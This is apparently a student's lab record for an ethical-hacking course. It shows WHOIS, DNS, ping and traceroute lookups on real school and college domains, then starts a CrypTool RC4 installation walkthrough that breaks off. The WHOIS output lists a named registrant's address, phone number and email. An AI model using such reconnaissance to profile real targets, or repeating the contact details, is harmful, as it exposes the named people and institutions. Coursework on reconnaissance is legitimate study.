




Practical no 1

Aim: Use Google and Whois for Reconnaissance

(1) Go to the link <https://who.is/>. you will be redirected to the page as shown below



(2) Give any website url in the space provided as shown below and click on the search button



(3) You will be able to see various information about the website url which you have entered in the search bar . Information such as the website Registrar Info and

important dates of the website such as expiry date ,updated dates,website creation dates will be displayed. as well as you will be able to see registrar data.

who.is Search for domains or IP addresses. Premium Domains Transfer Features Login Sign Up

cache expires in 22 hours, 35 minutes and 23 seconds
refresh

Registrar Info

Name	PDR Ltd. d/b/a PublicDomainRegistry.com
Status	clientTransferProhibited https://icann.org/epp#clientTransferProhibited

Important Dates

Expires On	2019-12-18
Registered On	2006-12-18
Updated On	2018-12-14

Name Servers

ns1.24x7server.net	103.241.181.138
ns2.24x7server.net	103.241.181.138

Similar Domains

singh-abhigraphics.in | singh-amrit.com | singh-associate.com | singh-associates.com | singh-associates.in | singh-auto.com | singh-auto.net | singh-autoworld.com | singh-autoworld.net | singh-avinash.uno | singh-bakers.com | singh-boncard.com | singh-boncard.net | singh-boncard.org | singh-builders.co.uk | singh-builders.com | singh-cares.com | singh-cl.uk | singh-co.com |

Registrar Data

We will display stored WHOIS data for up to 30 days.
refresh

Registrant Contact Information:

Name: Mrs. Revati Srinivasan

Site Status

Status: Active

Activate Windows
Go to PC settings to activate Windows.

who.is Search for domains or IP addresses. Premium Domains Transfer Features Login Sign Up

cache expires in 22 hours, 35 minutes and 23 seconds
refresh

Registrar Data

Registrant Contact Information:

Name	Mrs. Revati Srinivasan
Organization	Smt. Sulochanadevi Singhania School
Address	Pokharan Road No.1, JK Gram Thane (W)
City	Thane
State / Province	Maharashtra
Postal Code	400606
Country	IN
Phone	+91.40368410
Email	admin@singhianiaschool.org

Administrative Contact Information:

Name	Mrs. Revati Srinivasan
Organization	Smt. Sulochanadevi Singhania School
Address	Pokharan Road No.1, JK Gram Thane (W)
City	Thane
State / Province	Maharashtra
Postal Code	400606
Country	IN
Phone	+91.40368410
Email	admin@singhianiaschool.org

Technical Contact Information:

Name	Mrs. Revati Srinivasan
Organization	Smt. Sulochanadevi Singhania School
Address	Pokharan Road No.1, JK Gram Thane (W)
City	Thane
State / Province	Maharashtra
Postal Code	400606
Country	IN
Phone	+91.40368410
Email	admin@singhianiaschool.org

Site Status

Status: Active

Server Type: Microsoft-IIS/7.5

Suggested Domains for singhianiaschool.org

sing-han-ia-school.rock	\$4.99
singhianiaschools.rock	\$4.99
sing-han-ia-school.social	\$14.99
sing-han-ia-school.news	\$14.99
sing-han-ia-school.ninja	\$9.99


Purchase Selected Domains

Get a \$7.99 .COM domain with promo code NAME799

Find the perfect domain at
name.com

Activate Windows
Go to PC settings to activate Windows.


(4)After that click on DNS records.



The screenshot shows the 'who.is' website displaying DNS records for the domain 'mccmulund.ac.in'. The page has a dark header with the 'who.is' logo and a search bar. Below the header, the title 'DNS Records for mccmulund.ac.in' is centered. A table lists the DNS records with columns for Hostname, Type, TTL, Priority, and Content. The records include SOA, NS, A, and MX entries for both the root domain and the www subdomain. At the bottom of the page, there is a footer with links for Transfers, Premium Domains, Web Hosting, Website Builder, Contact Us, FAQs, and Terms of Service.

Hostname	Type	TTL	Priority	Content
mccmulund.ac.in	SOA	3599		ns47.domaincontrol.com dns@jomax.net 2021021301 28800 7200 604800 600
mccmulund.ac.in	NS	3599		ns48.domaincontrol.com
mccmulund.ac.in	NS	3599		ns47.domaincontrol.com
mccmulund.ac.in	A	599		50.62.160.33
mccmulund.ac.in	MX	3599	0	mccmulund-ac-in.mail.protection.outlook.com
www.mccmulund.ac.in	A	599		50.62.160.33
www.mccmulund.ac.in	CNAME	3599		mccmulund.ac.in
www.mccmulund.ac.in	MX	3599	0	mccmulund-ac-in.mail.protection.outlook.com

(5) you will be able to see information about DNS records for <https://mccmulund.ac.in/new1/as> shown below.



This screenshot is identical to the one above, showing the 'who.is' website with DNS records for 'mccmulund.ac.in'. It displays the same table of DNS records (SOA, NS, A, MX) for both the domain and its www subdomain, along with the website's header and footer.

Hostname	Type	TTL	Priority	Content
mccmulund.ac.in	SOA	3599		ns47.domaincontrol.com dns@jomax.net 2021021301 28800 7200 604800 600
mccmulund.ac.in	NS	3599		ns48.domaincontrol.com
mccmulund.ac.in	NS	3599		ns47.domaincontrol.com
mccmulund.ac.in	A	599		50.62.160.33
mccmulund.ac.in	MX	3599	0	mccmulund-ac-in.mail.protection.outlook.com
www.mccmulund.ac.in	A	599		50.62.160.33
www.mccmulund.ac.in	CNAME	3599		mccmulund.ac.in
www.mccmulund.ac.in	MX	3599	0	mccmulund-ac-in.mail.protection.outlook.com

(6) Next click on Diagnostics . you will be able to see Diagnostic information about the website

who.is Search for domains or IP addresses... Premium Domains Transfer Features Login Sign Up

Whois DNS Records **Diagnostics**

Ping

```

PING mcmulund.ac.in (50.62.160.33) 56(84) bytes of data:
64 bytes from p3nwpueb096.shr.prod.phx3.secureserver.net (50.62.160.33): icmp_seq=1 ttl=93 time=63.0 ms
64 bytes from p3nwpueb096.shr.prod.phx3.secureserver.net (50.62.160.33): icmp_seq=2 ttl=93 time=63.5 ms
64 bytes from p3nwpueb096.shr.prod.phx3.secureserver.net (50.62.160.33): icmp_seq=3 ttl=93 time=62.9 ms
64 bytes from p3nwpueb096.shr.prod.phx3.secureserver.net (50.62.160.33): icmp_seq=4 ttl=93 time=63.5 ms
64 bytes from p3nwpueb096.shr.prod.phx3.secureserver.net (50.62.160.33): icmp_seq=5 ttl=93 time=63.0 ms

--- mcmulund.ac.in ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 62.953/63.232/63.580/0.346 ms

```

Traceroute

```

traceroute to mcmulund.ac.in (50.62.160.33), 30 hops max, 60 byte packets
 1 ip-10-0-0-14.ec2.internal (10.0.0.14) 0.770 ms 0.748 ms 0.813 ms
 2 216.182.238.149 (216.182.238.149) 123.072 ms 216.182.231.116 (216.182.231.116) 13.144 ms 216.182.229.190 (216.182.229.190) 136.404 ms

```

who.is Search for domains or IP addresses... Premium Domains Transfer Features Login Sign Up

Ping

```

PING mcmulund.ac.in (50.62.160.33) 56(84) bytes of data:
64 bytes from p3nwpueb096.shr.prod.phx3.secureserver.net (50.62.160.33): icmp_seq=1 ttl=93 time=63.0 ms
64 bytes from p3nwpueb096.shr.prod.phx3.secureserver.net (50.62.160.33): icmp_seq=2 ttl=93 time=63.5 ms
64 bytes from p3nwpueb096.shr.prod.phx3.secureserver.net (50.62.160.33): icmp_seq=3 ttl=93 time=62.9 ms
64 bytes from p3nwpueb096.shr.prod.phx3.secureserver.net (50.62.160.33): icmp_seq=4 ttl=93 time=63.5 ms
64 bytes from p3nwpueb096.shr.prod.phx3.secureserver.net (50.62.160.33): icmp_seq=5 ttl=93 time=63.0 ms

--- mcmulund.ac.in ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 62.953/63.232/63.580/0.346 ms

```

Traceroute

```

traceroute to mcmulund.ac.in (50.62.160.33), 30 hops max, 60 byte packets
 1 ip-10-0-0-14.ec2.internal (10.0.0.14) 0.770 ms 0.748 ms 0.813 ms
 2 216.182.238.149 (216.182.238.149) 123.072 ms 216.182.231.116 (216.182.231.116) 13.144 ms 216.182.229.190 (216.182.229.190) 136.404 ms
 3 100.66.9.210 (100.66.9.210) 66.621 ms 100.66.9.82 (100.66.9.82) 66.621 ms 100.66.13.208 (100.66.13.208) 19.161 ms
 4 100.66.15.152 (100.66.15.152) 15.912 ms 100.66.10.148 (100.66.10.148) 13.543 ms 100.66.39.216 (100.66.39.216) 22.016 ms
 5 100.66.42.194 (100.66.42.194) 15.672 ms 100.66.42.190 (100.66.42.190) 17.078 ms 100.66.42.42 (100.66.42.42) 22.114 ms
 6 244.0.4.203 (244.0.4.203) 1.578 ms 240.0.40.18 (240.0.40.18) 1.084 ms 244.0.4.223 (244.0.4.223) 1.037 ms
 7 240.0.40.20 (240.0.40.20) 1.087 ms 240.0.40.24 (240.0.40.24) 1.136 ms 242.0.170.1 (242.0.170.1) 1.383 ms
 8 52.93.28.169 (52.93.28.169) 1.583 ms 52.93.28.181 (52.93.28.181) 1.717 ms 52.93.28.195 (52.93.28.195) 1.649 ms
 9 100.100.4.18 (100.100.4.18) 1.722 ms 100.100.4.30 (100.100.4.30) 1.678 ms 100.100.4.22 (100.100.4.22) 1.749 ms
10 eqix.dc.godaddy.com (206.126.236.43) 1.909 ms 100.100.4.30 (100.100.4.30) 1.697 ms eqix.dc.godaddy.com (206.126.236.43) 1.855 ms
11 eqix.dc.godaddy.com (206.126.236.43) 5.797 ms 148.72.36.113 (148.72.36.113) 69.139 ms 72.918 ms

```

Transfers Premium Domains Web Hosting Website Builder Contact Us FAQs Terms of Service


.

Practical no 2B:


Aim:Using Crypt Tool Encrypt And Decrypt Passwords using RC4 Algorithm

Download Crypt tool from <https://www.cryptool.org/en/ct1-downloads> and after downloading follow the steps for installation as shown below:


(1)Open the crypt tool exe file and run it . a page as shown below will appear . click on "Next"




(2)After that you will have to agree to the software terms and conditions .Click on "I Agree"



